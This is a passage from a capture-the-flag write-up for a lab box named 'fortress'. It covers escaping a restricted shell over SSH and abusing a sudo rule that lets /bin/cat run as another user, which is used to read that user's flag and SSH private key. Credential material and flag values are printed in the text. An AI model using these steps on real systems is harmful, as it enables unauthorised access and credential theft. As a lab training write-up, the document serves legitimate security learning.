PcjDUa1BslqPt1lHZvW+coIVNHCWt4r0ywMkPI4ylHfDAAId6LNUelyI72boEE3Q97wQAA
AMBp8KaQnnrieHw6k8/3AxqmjxxNaPAirdv5o59YCKx8Z6b5oOTC3zqTl2o9nC95u9K0WN
```

6.Privilege Escalation

We can now SSH in as h4rdy.

```
root@ip-10-10-24-111:~# ssh -i key.priv h4rdy@fortress
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

0 updates can be applied immediately.

39 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul 26 14:04:41 2021 from 192.168.150.128
h4rdy@fortress:~$
```

When trying to run commands we encounter a restricted shell (rbash).

```
h4rdy@fortress:~$ ls
-rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
h4rdy@fortress:~$ ls -la
-rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
h4rdy@fortress:~$ dir
-rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
h4rdy@fortress:~$
```

We must reconnect via SSH specifying a normal bash (ssh -t -o ... / using bash --noprofile) to bypass the restricted shell. Even then, there are issues with executing commands because of a limited PATH, so we fix PATH.

```
root@ip-10-10-24-111:~# ssh -i key.priv h4rdy@fortress -t "bash --noprofile"
h4rdy@fortress:~$ ls
Command 'ls' is available in '/bin/ls'
The command could not be located because '/bin' is not included in the PATH environment variabl
e.
ls: command not found
h4rdy@fortress:~$ /bin/ls ls
/bin/ls: cannot access 'ls': No such file or directory
h4rdy@fortress:~$ /bin ls
bash: /bin: Is a directory
h4rdy@fortress:~$ /bin/ls -al
total 28
drwxr-xr-x 4 h4rdy h4rdy 4096 Sep 11 22:22 .
drwxr-xr-x 5 root  root  4096 Jul 25  2021 ..
-rw------- 1 h4rdy h4rdy   19 Sep 11 22:22 .bash_history
-r--r--r-- 1 root  root  3130 Jul 25  2021 .bashrc
drwx------ 2 h4rdy h4rdy 4096 Sep 11 22:21 .cache
-r--r--r-- 1 root  root    17 Jul 25  2021 .profile
drwxr-xr-x 2 h4rdy h4rdy 4096 Jul 25  2021 .ssh
h4rdy@fortress:~$
```

```
h4rdy@fortress:~$ export PATH=/bin:/usr/bin
h4rdy@fortress:~$ ls
h4rdy@fortress:~$ ls -la
total 28
drwxr-xr-x 4 h4rdy h4rdy 4096 Sep 11 22:22 .
drwxr-xr-x 5 root  root  4096 Jul 25  2021 ..
-rw------- 1 h4rdy h4rdy   19 Sep 11 22:22 .bash_history
-r--r--r-- 1 root  root  3130 Jul 25  2021 .bashrc
drwx------ 2 h4rdy h4rdy 4096 Sep 11 22:21 .cache
-r--r--r-- 1 root  root    17 Jul 25  2021 .profile
drwxr-xr-x 2 h4rdy h4rdy 4096 Jul 25  2021 .ssh
h4rdy@fortress:~$
```

Running sudo -l shows we can run /bin/cat as root without a password.

```
h4rdy@fortress:~$ sudo -l
Matching Defaults entries for h4rdy on fortress:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User h4rdy may run the following commands on fortress:
    (j4x0n) NOPASSWD: /bin/cat
h4rdy@fortress:~$
```

Using that permission, we read a file in another user's (j4x0n) folder and retrieve the **user flag**.

```
h4rdy@fortress:/home$ sudo -u j4x0n /bin/cat j4x0n/user.txt
84589a1bb8a932e46643b242a55489c0
h4rdy@fortress:/home$
```

We also read j4x0n's SSH key and then log in as j4x0n.

```
h4rdy@fortress:/home$ sudo -u j4x0n /bin/cat /home/j4x0n/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAos93HTD06dDQA+pA9T/TQEwGmd5VMsq/NwBm/BrJTpfpn8av0Wzm
r8SKav7d7rtx/GZWuvj2EtP6DljnqhbpMEi05iAIBCEUHw+blPBd4em6J1LB38mdPiDRgy
pCfhRWTKsP8AJQQtPT1Kcb2to9pTkMenFVU3l2Uq9u5VviQu+FB/ED+65LYnw/uoojBzZx
W80eLpyvY1KyALbDKHuGFbJ3ufRQfoUz2qmHn5aOgrnUTH4xrVQkVbsrnI3nQLIJDIS94J
zH0U1nca2XBwRzhBc0f0Hpr61GKDFjzdsNEtfHK7NuO7wWQMiCvODXEPTMBwpoMhTfYJxo
h5kbE5QhNQENT2iEs0aRrk0OX/mURj3GrsRpLYlGIX9bKpwPlW+d9MquLdYlHxsWBIuv3x
esyHTvDMuEWvb6WhaW4A8taEPx2qWuNbH9T/G8hSgKmws0ioT+FNY5P1+s+e6SYeImOsrW
wEvzLr1LCcLbdthoDcFy1oYx5NxmpyYal+YwdNyfAAAFiP2Xirb9l4q2AAAAB3NzaC1yc2
EAAAGBAKLPdx0w9OnQ0APqQPU/00BMBpneVTLKvzcAZvwayU6X6Z/Gr9Fs5q/Eimr+3e67
cfxmVrr49hLT+g5Y56oW6TBItOYgCAQhFB8Pm5TwXeHpuidSwd/JnT4g0YMqQn4UVkyrD/
ACUELT09SnG9raPaU5DHpxVVN5dlKvbuVb4kLvhQfxA/uuS2J8P7qKIwc2cVvNHi6cr2NS
sgC2wyh7hhWyd7n0UH6FM9qph5+WjoK51Ex+Ma1UJFW7K5yN50CyCQyEveCcx9FNZ3Gtlw
```

```
root@ip-10-10-24-111:~# ssh -i key2.priv j4x0n@fortress
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

0 updates can be applied immediately.

39 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul 26 15:21:48 2021 from 192.168.150.128
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

j4x0n@fortress:~$
```

While searching files as j4x0n, I found a note claiming everything is already patched and that root access cannot be obtained — but in the same directory there is a setup.sh script.

```
j4x0n@fortress:~$ cd /data
j4x0n@fortress:/data$ ls
apache_conf       cron       grub.conf       root_note.txt  sudoers      web1
backdoor          exploit.c  hackme          setup.sh       temp
backdoor.service  ftp        j4x0n_note.txt  ssh            vsftpd.conf
j4x0n@fortress:/data$ cat j4x0n_note.txt
Bwahahaha, you're late my boi!! I have already patched everything... There's nothing you can ex
ploit to gain root... Accept your defeat once and for all, and I shall let you leave alive.
j4x0n@fortress:/data$
```

Inspecting setup.sh reveals the **root flag**.

```
j4x0n@fortress:/data$ cat setup.sh
#!/bin/bash

## Updating the Box
sudo apt-get update
sudo deluser ubuntu
sudo delgroup ubuntu
sudo rm -rf /home/ubuntu

### Installations

# Language packs
# sudo apt-get install language-pack-en -y
# Pip and pycrypto
sudo apt install python3-pip -y
sudo pip3 install pycrypto
## FTP
sudo apt purge snapd lxd -y; sudo apt autoremove -y;
sudo sed -i 's/1/0/' /etc/apt/apt.conf.d/20auto-upgrades
# Removing lxd from /etc/passwd
sudo sed -i 's/lxd:x:106:65534::\/var\/lib\/lxd\/:\/bin\/false//' /etc/passwd

# Temp changes
echo -e "\n\n\nChaging root password to 123\n\n\n"
sudo bash -c "echo 'root:123' | chpasswd"

### TODO After running the script
# Restart the machine... login as root user(in the virtual box machine pop up root:123) so that
 no process is running as vagrant...

# Remove vagrant user and it's directory
# Unmount and delete /data + /vagrant directories (if there)

## Delete the vagrant user
#sudo deluser vagrant
#sudo delgroup vagrant
#sudo rm -rf /home/vagrant

# Unmounting the data system
#sudo umount /data
#sudo umount /vagrant

# sudo rmdir /data /vagrant

# Finally Changing the root password to root flag

# sudo bash -c "echo 'root:3a17cfcca1aabc245a2d5779615643ae' | chpasswd"

# Note: I did changed the basic encoding you were referring to @holmes in ftp, check at line 71
 and 72j4x0n@fortress:/data$
```

7.Summary

This box combines binary decompilation, hidden endpoints and a SHA-1 collision trick to obtain credentials, then uses those credentials to SSH in, bypass a restricted shell, and escalate via a sudo NOPASSWD allowance for /bin/cat to read another user's files (user flag) and find a setup.sh containing the root flag. Key lessons: decompile suspicious Python artifacts, decode hidden assets (Base64), understand SHA-1 collision scenarios, and always check sudo -l for dangerous NOPASSWD entries.